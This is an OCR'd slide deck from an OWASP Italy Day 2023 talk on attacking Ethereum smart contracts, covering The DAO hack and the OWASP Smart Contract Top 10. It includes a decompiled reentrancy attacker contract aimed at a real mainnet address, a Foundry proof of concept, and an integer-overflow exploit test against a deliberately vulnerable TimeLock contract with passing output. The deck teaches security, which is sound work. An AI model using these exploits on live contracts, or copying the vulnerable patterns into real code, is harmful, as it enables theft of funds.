POLITECNICO
MILANO 1863

Attacking Ethereum Smart Contracts

a deep dive after ~9 years of deployment

Simone Onofri

OWASP Italy Day 2023

Politecnico of Milan - 11th September 2023

Introduction

Agenda

- What are Smart Contracts?
- What are the most common vulnerabilities?
- Conclusions

Open: Everything at OWASP is radically transparent from our finances to our code.

Innovative: We encourage and support innovation and experiments for solutions to software security challenges.

Global: Anyone around the world is encouraged to participate in the OWASP community.

Integrity: Our community is respectful, supportive, truthful, and vendor neutral

Agenda

- **What are Smart Contracts?**
- What are the most common vulnerabilities?
- Conclusions

Open: Everything at OWASP is radically transparent from our finances to our code.

Innovative: We encourage and support innovation and experiments for solutions to software security challenges.

Global: Anyone around the world is encouraged to participate in the OWASP community.

Integrity: Our community is respectful, supportive, truthful, and vendor neutral

What are Smart Contracts?

Are simply **programs** that **runs on the Ethereum blockchain**. It's a collection of **code** (its **functions**) and **data** (its **state**) that **resides at a specific address** on the Ethereum blockchain.

https://ethereum.org/en/developers/docs/smart-contracts/

How are Smart Contracts written?

Turing-complete programming language that can be used to create “**contracts**” that can be used to encode arbitrary state transition functions [...]. The code in Ethereum contracts is written in a **low-level**, **stack-based bytecode** language, referred to as “Ethereum virtual machine code” or “**EVM code**”. The code consists of a series of bytes, where each byte represents an operation

https://ethereum.org/669c9e2e2027310b6b3cdce6e1c52962/Ethereum_Whitepaper_-_Buterin_2014.pdf


What can be done with Smart Contracts?

systems which **automatically move digital assets** according to **arbitrary pre-specified rules**. For example, one might have a treasury contract of the form "***A can withdraw up to X currency units per day***, *B can withdraw up to Y per day, A and B together can withdraw anything, and* ***A can shut off B's ability to withdraw***".

[...]

https://ethereum.org/669c9e2e2027310b6b3cdce6e1c52962/Ethereum_Whitepaper_-_Buterin_2014.pdf


Soccomunquesoldi!


DefiLlama
Search...
⌘K
Dashboards
DeFi
Overview
Chains
Compare Chains
Airdrops
Treasuries NEW
Oracles
Forks
Top Protocols
Comparison
Protocol Expenses NEW
Token Usage
Categories
Recent
Languages
Yields
DefiLlama Swap
NFT NEW
Unlocks NEW
Borrow Aggregator
CEX Transparency
Bridges
Governance NEW
Liquidations
Volumes
Fees/Revenue
Raises
Stables
Hacks
ETH Liquid Staking
Home → All Protocols
INCLUDE IN TVL: Staking Pool2 Borrows Others
All Ethereum Tron BSC Arbitrum Polygon Optimism Avalanche Base Mixin Solana Cronos Kava DefiChain Fusion Bitcoin Cardano PulseChain zkSync Era Klaytn WEMIX Osmosis Celo
Chains
Total Value Locked
$37.803b
.csv
Stablecoins Mcap $124.183b
Volume (24h) $1.485b
Total Funding Amount $96.345b
TVL Volume Raises Stablecoins
Nov 8, 2021
TVL 175.526b USD
180b USD
150b USD
120b USD
90b USD
60b USD
30b USD
0 USD
2019
2020
2021
2022
2023
DefiLlama
Protocol Rankings
Columns 25
TVL Range
TVL
Fees & Revenue
Name
Category
TVL
1d Change
7d Change
1m Change
Mcap/TVL
Fees 24h
Revenue 24h
Fees 7d
Revenue 7d
Fees 30d
Revenue 30d
Holders Revenue 30d
User Fees 24h
Cum
1 Lido 5 chains Liquid Staking $14.145b -0.28% +0.91% -5.75% 0.1 $1.66m $165,875 $10.86m $1.09m $50.04m $5m $0 $165,875
2 MakerDAO 1 chain CDP $5.023b -0.10% -0.31% -15.62% 0.2 $330,428 $330,428 $2.32m $2.32m $10.24m $10.24m $330,428
3 AAVE 9 chains Lending $4.575b -0.17% +2.02% -8.26% 0.18
4 JustLend 1 chain Lending $3.657b -0.04% +9.76% +0.36% 0.05
5 Uniswap 8 chains Dexes $3.288b -0.74% +1.20% -11.10% 1.01 $5.67m

What can be done with Smart Contracts?

[...]

The **logical extension** of this is **decentralized autonomous organizations** (**DAOs**) - **long-term smart contracts** that contain the **assets and encode the bylaws of an entire organization**

https://ethereum.org/669c9e2e2027310b6b3cdce6e1c52962/Ethereum_Whitepaper_-_Buterin_2014.pdf

Block #0

Overview Comments

Block Height:	0
Status:	Finalized
Timestamp:	2962 days 14 hrs ago (Jul-30-2015 03:26:13 PM +UTC)
Transactions:	8893 transactions and 0 contract internal transaction in this block
Mined by:	0x0000000000000000000000000000000000000000(Null: 0x000...000) in 15 secs
Block Reward:	5 ETH
Uncles Reward:	0
Difficulty:	17,179,869,184
Total Difficulty:	17,179,869,184
Size:	540 bytes
Gas Used:	0(0.00%)
Gas Limit:	5,000

The DAO

Overview

SHORTCUTS

DAOhub.org

Forums @ DAOhub.org

Support Forum

DAO Proposals

Pages

Ethereum project

Introduction to the DAO

Once this initial decision to create is taken the participants may decide to extend participation to a wider community. It is possible that this process could well be entirely anonymous (subject to the technical skills of the participants).

A DAO may be established with a view to raising or investing / managing funds raised, for example to develop a specific idea or a range of ideas or within a particular sector. Alternatively the purpose of the DAO could well be civic - to remove the inherent weaknesses of outdated political structures. Participants / investors 'invest' their funds from their own cryptocurrency holdings or by converting fiat to Ether (the unit of the Ethereum platform). This transfer of ether appears on the Blockchain.

- In exchange for ether, tokens are created which represent membership as well as ownership of a portion of the DAO; these tokens are assigned to the account that sent the ether. The amount of tokens created is proportional to the amount of ether transferred.
- The ownership of these tokens can be transferred to other accounts using transactions on the Ethereum blockchain as soon as the funding period is over.
- The DAO purely manages funds, it exists purely in the ether. In itself, it does not build a product, write code or develop hardware. It requires contractor(s) to accomplish these and other goals. Contractors are hired when their proposal to the DAO is approved.
- Every member of the DAO is allowed to submit proposals to spend a portion of the total ether raised, denoted by transfer, on funding projects.
- Members of the DAO cast votes weighted by the amount of tokens they control. Tokens are divisible, indistinguishable, fungible and can easily be transferred between accounts. Within the contracts, the individual actions of members, cannot be directly determined.

Markets

The DAO Attacked: Code Issue Leads to $60 Million Ether Theft

TheDAO, the largest and most visible ethereum project, has reportedly been hacked, sparking a broad market sell-off.

By Michael del Castillo Jun 17, 2016 at 3:00 p.m. Updated Sep 11, 2021 at 2:19 p.m.


SOUTH PARK
HOMEWORK
ASSIGNMENTS
LET'S START WITH
OUR FIRST LESSON

What are Blockchain characteristics and how do they impact security?

- **Immutable:** Transactions are irreversible, meaning they can’t be undone once an action has been taken.
- **Public**: Both contracts and transactions are publicly accessible through the blockchain.
- **Deterministic**: The execution of a smart contract must yield the same result on any node.
- **Limited**: Smart contracts cannot call upon external resources unless they use Oracles.
- **Permissionless**: Everyone can publish and interact with contracts.

Agenda

- What are Smart Contracts?
- **What are the most common vulnerabilities?**
- Conclusions

Open: Everything at OWASP is radically transparent from our finances to our code.

Innovative: We encourage and support innovation and experiments for solutions to software security challenges.

Global: Anyone around the world is encouraged to participate in the OWASP community.

Integrity: Our community is respectful, supportive, truthful, and vendor neutral

OWASP Smart Contract Top 10 (2023)

- Reentrancy Attacks
- Integer Overflow and Underflow
- Timestamp Dependence
- Access Control Vulnerabilities
- Front-running Attacks
- Denial of Service (DoS) Attacks
- Logic Errors
- Insecure Randomness
- Gas Limit Vulnerabilities
- Unchecked External Calls

OWASP Smart Contract Top 10 (2023)


- **Reentrancy Attacks**
- Integer Overflow and Underflow
- Timestamp Dependence
- Access Control Vulnerabilities
- Front-running Attacks
- Denial of Service (DoS) Attacks
- Logic Errors
- Insecure Randomness
- Gas Limit Vulnerabilities
- Unchecked External Calls

Vulnerable Contract

```
0x6060604052361561008a576000357c0100000000000000000000000000000000000000000000000000000090048063095ea7b3146100b857806318160ddd146100ed57806323b872dd14610105780632e1a7d4d1461014e57806370a082311461017a578063a9059cbb146101a6578063d0e30db0[illegible]
00a25b6000610098610887565b905061009f565b90565b60405[illegible]
d760048080359060200190919080359060200190919050506100[illegible]
0390f35b6100fa600480505061075565b60405180828152602[illegible]
90602001909190803590602001909190803590602001909190[illegible]
5180910390f35b61016460048080359060200190919050506100[illegible]
0390f35b610190600480803590602001909190505061023356[illegible]
5b6101c56004808035906020019091908035906020019091905[illegible]
5180910390f35b6101e860048050506108875[illegible]
808035906020019091908035906020019091905050610[illegible]
5b60006000600050600083[illegible]
60005054905061026c565b919050565b60008160006000506000[illegible]
ff16815260200190815260200160002060005054[illegible]
ffffffffffffffffffffffffffffffff16815260200190815260200160002060005054[illegible]
610002565b81600060005060003373ffffffffffffffffffffffffffffffffffffffff16815260200190815260200160002060008282825054039250508[…]
```

Opcodes:
0x60: PUSH1 EVM opcode
0x60: The free memory pointer
0x60: PUSH1 EVM opcode
0x40: Memory position for the free memory pointer
MSTORE : EVM opcode is 0x52

https://etherscan.io/address/0xd654bDD32FC99471455e86C2E7f7D7b6437e9179


ONE
HOUR LATER

Decompiled withdraw function

```
26  function withdraw(uint256 amount) public payable {
27      returnValue = 0;
28      if (!bool(_balanceOf[address(msg.sender)] < amount)) {
29          withdrawSuccess = msg.sender.call().value(amount).gas(msg.gas - 34050);
30          if (withdrawSuccess) {
31              _balanceOf[msg.sender] = _balanceOf[msg.sender] - amount;
32              emit Withdrawal(msg.sender, amount);
33              returnValue = 1;
34          }
35      }
36      return returnValue;
37  }
```

https://etherscan.io/address/0xd654bDD32FC99471455e86C2E7f7D7b6437e9179

Attacker Contract by by Nikolai Mushegian Decompiled

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0; // historical forgery :)

contract FirstAttack {
    uint256 contractBalance;
    uint256 targetAddress;

    function attack() public payable {
        contractBalance = (address(this)).balance;
        (bool depositSucecss, ) = targetAddress.deposit().value(contractBalance).gas(msg.gas - 34050);
        assert(bool(depositSucecss));
        (bool withdrawSucccecss, ) = targetAddress.withdraw(contractBalance).gas(msg.gas - 25050);
        assert(bool(withdrawSucccecss));
    }

    fallback() external payable {
        (bool fallbackSuccess, ) = targetAddress.withdraw(contractBalance).gas(msg.gas - 25050);
        assert(bool(fallbackSuccess));
    }
}
```

https://etherscan.io/address/0x4AfB544Eb87265cF7Fc8fdB843c81d34F7E2A369

Attack Proof of Concept

```
1  // SPDX-License-Identifier: MIT
2  pragma solidity ^0.8.0;
3
4  import "forge-std/Test.sol";
5
6  interface TargetContract {
7      function deposit() external payable;
8      function withdraw(uint256 _amount) external payable;
9      function balanceOf(address _address) external payable;
10 }
11
12 contract Attacker is Test {
13     address targetAddress;
14     uint256 public counter;
15
16     function setUp() public {
17         string memory mainNetUrl = vm.readFile(".secret");
18         vm.createSelectFork(mainNetUrl, 1670000);
19         targetAddress = address(0xd654bDD32FC99471455e86C2E7f7D7b6437e9179);
```

OUTPUT TERMINAL DEBUG CONSOLE bash

```
bash-3.2$
```

OWASP Smart Contract Top 10 (2023)

- Reentrancy Attacks
- **Integer Overflow and Underflow**
- Timestamp Dependence
- Access Control Vulnerabilities
- Front-running Attacks
- Denial of Service (DoS) Attacks
- Logic Errors
- Insecure Randomness
- Gas Limit Vulnerabilities
- Unchecked External Calls

← **Post**

Pizza (in hibernate mode)
@PizzaProFi

12/8, 8pm, hacker itsspiderman used exploit in eCurve to mint infinite Tripool tokens and deposit as collateral in PIZZA platform, drained all valuable assets. PIZZA losses $5 millions worth of tokens. We are working with slowmist, BPs, and other projects to manage to retrieve

10:07 AM · Dec 9, 2021

Vulnerable Contract

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.7.6;

contract TimeLock {
    mapping(address => uint) public balances;
    mapping(address => uint) public lockTime;

    function deposit() external payable {
        balances[msg.sender] += msg.value;
        lockTime[msg.sender] = block.timestamp + 1 weeks;
    }

    function increaseLockTime(uint _secondsToIncrease) public {
        lockTime[msg.sender] += _secondsToIncrease;
    }

    function withdraw() public {
        require(balances[msg.sender] > 0, "Insufficient funds");
        require(block.timestamp > lockTime[msg.sender], "Lock time not expired");

        uint amount = balances[msg.sender];
        balances[msg.sender] = 0;

        (bool sent, ) = msg.sender.call{value: amount}("");
        require(sent, "Failed to send Ether");
    }
}
```

Integer Overflow and Underflow

An **integer overflow** occurs when an integer value is **incremented to a value that is too large to store** in the associated representation. When this occurs, the value may **wrap to become a very small or negative number**.

https://cwe.mitre.org/data/definitions/190.html

Increment uint8 (2^8-1) in Solidity

0+1=1

1+1=2

2+1=3

[…]

253+1=254

254+1= 255

255 + 1 = 0

Attack Contract and PoC

```
19      function test_attack() public {
20
21          vm.startPrank(attacker);
22          vm.deal(attacker, 10 ether);
23          console.log("Time before the deposit: %s", timelock.lockTime(attacker));
24
25          timelock.deposit{value: 1 ether}();
26          console.log("Original time to withdraw: %s", timelock.lockTime(attacker));
27
28          vm.expectRevert("Lock time not expired");
29          timelock.withdraw();
30
31          timelock.increaseLockTime(type(uint).max + 1 - timelock.lockTime(attacker));
32          console.log("Manipulated time to withdraw: %s", timelock.lockTime(attacker));
33
34          timelock.withdraw();
35
36          vm.stopPrank();
37      }
38
39      receive() external payable {}
40  }
```

```
OUTPUT   TERMINAL   DEBUG CONSOLE

[⠒] Compiling 1 files with 0.7.6
[⠒] Solc 0.7.6 finished in 1.32s
Compiler run successful!

Running 1 test for test/TimeLock.t.sol:TimeLockTest
[PASS] test_attack() (gas: 61830)
Logs:
  Time before the deposit: 0
  Original time to withdraw: 604801
  Manipulated time to withdraw: 0

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 2.11ms

Ran 1 test_suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

OWASP Smart Contract Top 10 (2023)

- Reentrancy Attacks
- Integer Overflow and Underflow
- Timestamp Dependence
- Access Control Vulnerabilities
- Front-running Attacks
- Denial of Service (DoS) Attacks
- **Logic Errors**
- Insecure Randomness
- Gas Limit Vulnerabilities
- Unchecked External Calls

Abritrage CTF

